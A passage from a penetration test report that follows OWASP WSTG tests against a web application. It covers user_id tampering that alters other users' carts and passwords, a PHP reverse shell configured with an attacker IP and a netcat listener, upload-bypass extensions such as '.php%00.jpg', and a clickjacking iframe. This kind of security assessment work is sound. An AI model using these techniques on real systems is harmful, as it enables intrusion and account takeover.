The purpose of this test was to identify any injection points for data being sent to the web application and to verify whether the data being sent could be manipulated. The tools used to complete this test are detailed in Table 2.65:

Table 2.65: Tools used for WSTG-BUSL-01 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0

2.12.1.1 Procedure

The tester was able to use the results from earlier testing to identify one injection point in the save_order.php function, demonstrated in Figure 2.93:




Figure 2.93: Identified injection point in ZAP.

Whilst using ZAP as a proxy for Mantra, the tester first logged into the web application with credentials known to be correct. Once logged in, the tester added an item to the cart, prompting the web application to open a web page for confirming the order details. The "set break" function in ZAP was activated at this point, shown in Figure 2.94 and Figure 2.95:




Figure 2.94: Break deactivated in ZAP.




Figure 2.95: Break activated in ZAP.

The tester then returned to the web application and submitted the order using the "OK" button located at the bottom of the web page before re-opening ZAP. The values for the order_name and order_price parameters were changed and forwarded to the web application using the "Submit and continue to next break" button, demonstrated in Figure 2.96 and Figure 2.97:




Figure 2.96: Unmodified parameter value in ZAP.




Figure 2.97: Modified parameter value in ZAP.

This process was repeated, this time changing the value of the user_id parameter from “1” (the user_id for the authenticated account) to “2” (the user_id for another, unknown account).

The tester then returned to Mantra and opened the “Cart” page to validate the success or failure of the test.

2.12.1.2 Results

On inspecting the contents of the account’s cart, it was evident that the modified values for all parameters had been accepted by the web application, as seen in Figure 2.98. The absence of a second item in the cart suggests that the second request has resulted in that item being placed in another user’s cart.




Figure 2.98: Cart contents with tampered values.

2.12.2 WSTG-BUSL-02 – Test Ability to Forge Requests

The purpose of this test was to identify any hidden fields for data being sent to the web application that could contain guessable or predictable data. Furthermore, this test sought to verify whether the data being sent could be manipulated. The tools used to complete this test are detailed in Table 2.66:

Table 2.66: Tools used for WSTG-BUSL-02 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0

2.12.2.1 Procedure

The tester was able to use the results from earlier testing to identify two hidden fields, one in each of the settings.php and update_password.php functions, demonstrated in Figure 2.99 and Figure 2.100 respectively:




Figure 2.99: Hidden fields in settings.php in ZAP.




Figure 2.100: Hidden fields in updatepassword.php in ZAP.

Whilst using ZAP as a proxy for Mantra, the tester first logged into the web application with credentials known to be correct. Once logged in, the tester opened the "Account Settings" dialog box. The "set break" function in ZAP was activated at this point, shown in Figure 2.101 and Figure 2.102:




Figure 2.101: Break deactivated in ZAP.

Figure 2.102: Break activated in ZAP.

The tester then returned to the web application, entered some arbitrary information into the Firstname field, and submitted the request using the "Save" button before re-opening ZAP. The value for the user_id parameter was then changed and forwarded to the web application using the "Submit and continue to next break" button, demonstrated in Figure 2.103 and Figure 2.104:




Figure 2.103: Unmodified parameter value in ZAP.




Figure 2.104: Modified parameter value in ZAP.

This process was repeated, this time changing the value of the user_id parameter from "1" (the user_id for the authenticated account) to "2" (the presumed user_id for an unknown account) when submitting a request to change the account password.

2.12.2.2 Results

The request sent to the settings.php function returned a success message ("Account successfully updated."). On inspecting the user settings after the submission of this request, the details remained unchanged, suggesting that the request had been processed against another account on the web application.

The request sent to the update_password.php function returned an error message ("Error Found!), suggesting that this test was not successful. However, the tester duplicated the test, this time using a user_id value of "3". On the second attempt the request returned a success message ("Account successfully updated"). To prove that this test had now been successful, the tester logged out of the web application and then logged back in successfully with the original, unchanged password for the known account, indicating that the password change request had been actioned against the unknown user account.

2.12.3 WSTG-BUSL-03 – Test Integrity Checks

The purpose of this test was to identify any hidden fields for data being sent to the web application that could contain guessable or predictable data types. Furthermore, this test sought to verify whether the data being sent could be manipulated. The tools used to complete this test are detailed in Table 2.67:

Table 2.67: Tools used for WSTG-BUSL-03 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0

2.12.3.1 Procedure

The procedure followed for this test was identical to that followed for WSTG-BUSL02, with the exception that the values used for the user_id parameters of both functions was manipulated so that it contained a non-numeric value. The pound symbol ("£") was used for this purpose.

2.12.3.2 Results

The request sent to the settings.php function returned a success message ("Account successfully updated.") however on inspecting the user settings after the submission of this request, the details remained unchanged.

The request sent to the update_password.php function returned an error message ("Error Found!).

2.12.4 BUSL-09 – Test Upload of Malicious Files

The purpose of this test was to evaluate whether malicious files could be uploaded to the web application. Furthermore, the test sought to establish whether any uploaded (malicious) files would be processed and executed by the web server. The tester utilised the tools detailed Table 2.68 for the completion of this test, in addition to an internet browser.

Table 2.68: Tools used for WSTG-BUSL-09 testing.

Name of tool	Version
php-reverse-shell	1.0
Netcat	1.10-47

2.12.4.1 Procedure

The code for a PHP reverse shell was obtained and updated to ensure that it contained the IP address of the attacking machine and the desired port that a shell would be received on, as per Figure 2.105:

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.1.253';  // CHANGE THIS
50 $port = 4444;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```

Figure 2.105: Setting the machine for the PHP reverse file to connect back to.

Using a file upload functionality identified in earlier testing (the "Alter picture" feature for authenticated users), the tester attempted to upload the PHP. This process was repeated using files with the following extensions:

- .php.
- .php2.
- .php3.
- .php4.
- .php5.
- .php6.

- .php7.
- .php.jpg.
- .php;jpg.
- .php%00.jpg.

In case of any successful uploads, a Netcat listener was initiated in a terminal on the Kali VM with the following command:

```
nc -lvnp 4444
```

2.12.4.2 Results

With the exception of the file with the extension ".php.jpg", the upload of all of the files failed with an error message, shown in Figure 2.106:




Figure 2.106: Error message on uploading an unacceptable file format.

The upload of the ".php.jpg" file was successful, as shown in Figure 2.107:




Figure 2.107: Success message on uploading a malicious file format.

Using information obtained from previous tests, the tester navigated to the /pictures directory to confirm the success of the upload. The file's presence can be seen in Figure 2.108:

Figure 2.108: The malicious file after being uploaded to the web application.

The file was not executed when trying to navigate to it, demonstrated by the error shown in Figure 2.109 and the absence of a successful connection to the running Netcat instance.

Figure 2.109: Error message when trying to launch the PHP reverse shell from within a web browser.

2.12.5 Business Logic Testing Results Summary

Figure 2.110 shows a summary of the vulnerabilities identified during the Business Logic Testing stage, alongside their evaluated risk ratings.

WSTG-	Issue Name	Risk	CWE	Test Evidence
BUSL-01	Business logic errors (modify item values)	Moderate	CWE-840	Ability to modify item values
BUSL-01	Business logic errors (modify other user's cart)	Moderate	CWE-840	Ability to modify contents of another user's cart
BUSL-02	Business logic errors (change other user's personal details)	Moderate	CWE-840	Ability to change personal details for other users
BUSL-02	Business logic errors (change other user's password)	Moderate	CWE-840	Ability to change password for other users
BUSL-09	Unrestricted upload of file with dangerous type	High	CWE-434	Ability to upload PHP files using a double file extension.

Figure 2.110: Vulnerabilities identified during the Business Logic Testing Phase.

2.13 Client Side Testing

As the tester progressed through the methodology, decisions were made as to which of the tests listed in the Client Side Testing section of the WSTG would be applicable for the testing process. A table showing the chosen tests can be seen in Table 2.69. Any tests not conducted, and the justification for not conducting them, are detailed in Table 2.70. Lastly, the tools used for this phase (including the tests they were applicable to) can be found in Table 2.71.

Table 2.69: Tests conducted during Client Side Testing phase.

WSTG-ID	Test Name
CLNT-01	Testing for DOM-Based Cross Site Scripting
CLNT-09	Testing for Clickjacking

Table 2.70: Tests not conducted during Client Side Testing phase and the reason they were disregarded.

WSTG-ID	Test Name	Reason not conducted
CLNT-02	Testing for JavaScript Execution	Results already provided by CLNT-01 test.
CLNT-03	Testing for HTML Injection	Results already provided by CLNT-01 test.
CLNT-04	Testing for Client-side URL Redirect	Results already provided by CLNT-01 test.
CLNT-05	Testing for CSS Injection	Results already provided by CLNT-01 test.
CLNT-06	Testing for Client-side Resource Manipulation	No applicable user input found to test.
CLNT-07	Testing for Cross Origin Resource Sharing	No cross-domain controls in place.
CLNT-08	Testing for Cross Site Flashing	No Flash implementation in place.
CLNT-10	Testing WebSockets	No WebSockets present.
CLNT-11	Testing Web Messaging	No cross-domain controls in place.
CLNT-12	Testing Browser Storage	No client-side storage discovered.
CLNT-13	Testing for Cross Site Script Inclusion	No evidence that any sensitive data is stored in JavaScript files.
CLNT-14	Testing for Reverse Tabnabbing	Legacy issue – not applicable to modern browsers.

Table 2.71: Tools used during Client Side Testing phase and the tests they were used for.

Tool name	Test(s)
Mantra	CLNT-01
ZAP	CLNT-01
Mousepad	CLNT-09
Python	CLNT-09

2.13.1 WSTG-CLNT-01 – Testing for DOM-Based Cross Site Scripting

The purpose of the test was to determine whether input supplied to the web application could manipulate the source code to instruct scripts to be run on the client side when a browser navigates to a compromised page. The tools used to complete this testing are detailed in Table 2.72:

Table 2.72: Tools used for WSTG-CLNT-01 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0

2.13.1.1 Procedure

The procedure for this test was identical to that of test WSTG-INPV-01 and WSTG-INPV-02 and will not be duplicated here.

2.13.1.2 Results

ZAP found no evidence of any DOM-based cross site scripting vulnerabilities within the web application.

2.13.2 WSTG-CLNT-09 – Testing for Clickjacking

The purpose of this test was to determine if it was possible for an end user to be deceived into interacting with a malicious machine masquerading as the target web application. The tools used for the completion of this test are listed in Table 2.73:

Table 2.73: Tools used for WSTG-CLNT-09 testing.

Name of tool	Version
Mousepad	5.10
Python	3.10.5

2.13.2.1 Procedure

A basic HTML document was created using Mousepad on the attacking Kali virtual machine with the code below:

```
<html>
    <head>
        <title>Clickjack test page</title>
    </head>
    <body>
        <iframe src="http://192.168.1.10" width="500" height="500"></iframe>
    </body>
</html>
```

The document was saved as “clickjacking.html”. The tester initiated an HTTP server using Python with the following command on the Kali VM (ensuring that the terminal was running from the directory containing the clickjacking.html file):

```
python 3 -m http.server 80
```

The tester than navigated to the malicious web page within an internet browser using the URL http://<attackingIpAddress>/csrf.html.

2.13.2.2 Results

The successful HTTP request from the victim IP address was seen in the terminal running the Python HTTP server, as shown in Figure 2.111:




Figure 2.111: HTTP request to the tester's hosted web server.

The attack was unsuccessful – the web page displayed in the internet browser displayed an empty iFrame element, demonstrated in Figure 2.112:




Figure 2.112: Empty iFrame element within an internet browser.

2.13.3 Client Side Testing Results Summary

No weaknesses were discovered in this phase of the penetration test process.

2.14 API TESTING

This section of the WSTG contains only one test to be considered – "Testing GraphQL". The tester found no evidence of a GraphQL instance present in the web application in the tests conducted in earlier stages of the penetration test and therefore this section of the WSTG was disregarded.

2.15 RESULTS SUMMARY

The record of all the weaknesses discovered during the penetration test can be found in Appendix H. Figure 2.113 illustrates the instances of vulnerabilities discovered throughout the duration of the penetration test by the following severity levels:

- Critical - 13.

- High - 6.
- Moderate - 29.
- Low - 10.
- OFI (Informational) - 2.




Figure 2.113: Number of vulnerabilities discovered by severity.

Of a possible 106 tests detailed in the OWASP WSTG, the tester deemed that just over a third of these (thirty-eight tests, or 36%) were appropriate for use against the web application supplied. A chart showing the distribution of those tests across each phase and how many of those tests were successful in finding weaknesses can be seen in Figure 2.114. A third of all conducted tests identified weaknesses.




Figure 2.114: Total number of tests per phase, tests conducted per phase, and productive tests per phase.

The spread of possible tests per phase compared against the actual number of tests conducted per phase is further illustrated in Figure 2.115, with the most tests being conducted during the Information Gathering and Authentication Testing phases (six in each).

Figure 2.115: The number of tests available vs. the number of tests conducted per phase.

The chart at Figure 2.116 demonstrates that, after tests that discovered no weaknesses and those that discovered only single-instances of a weakness (fifteen and twelve, respectively), the tests that discovered the most vulnerabilities were CONF-01 (Nessus scanning) and INPV-05 (SQL injections).




Figure 2.116: Number of weaknesses found per test.

These results are further illustrated in the chart found in Figure 2.117, which shows that the most common weaknesses discovered (after considering those weaknesses where only a single-instance was found) were CWE-89 (SQL injection) and CWE-1349 (security misconfiguration). The tester discovered a total of sixty weaknesses that were attributed to twenty unique CWE IDs.

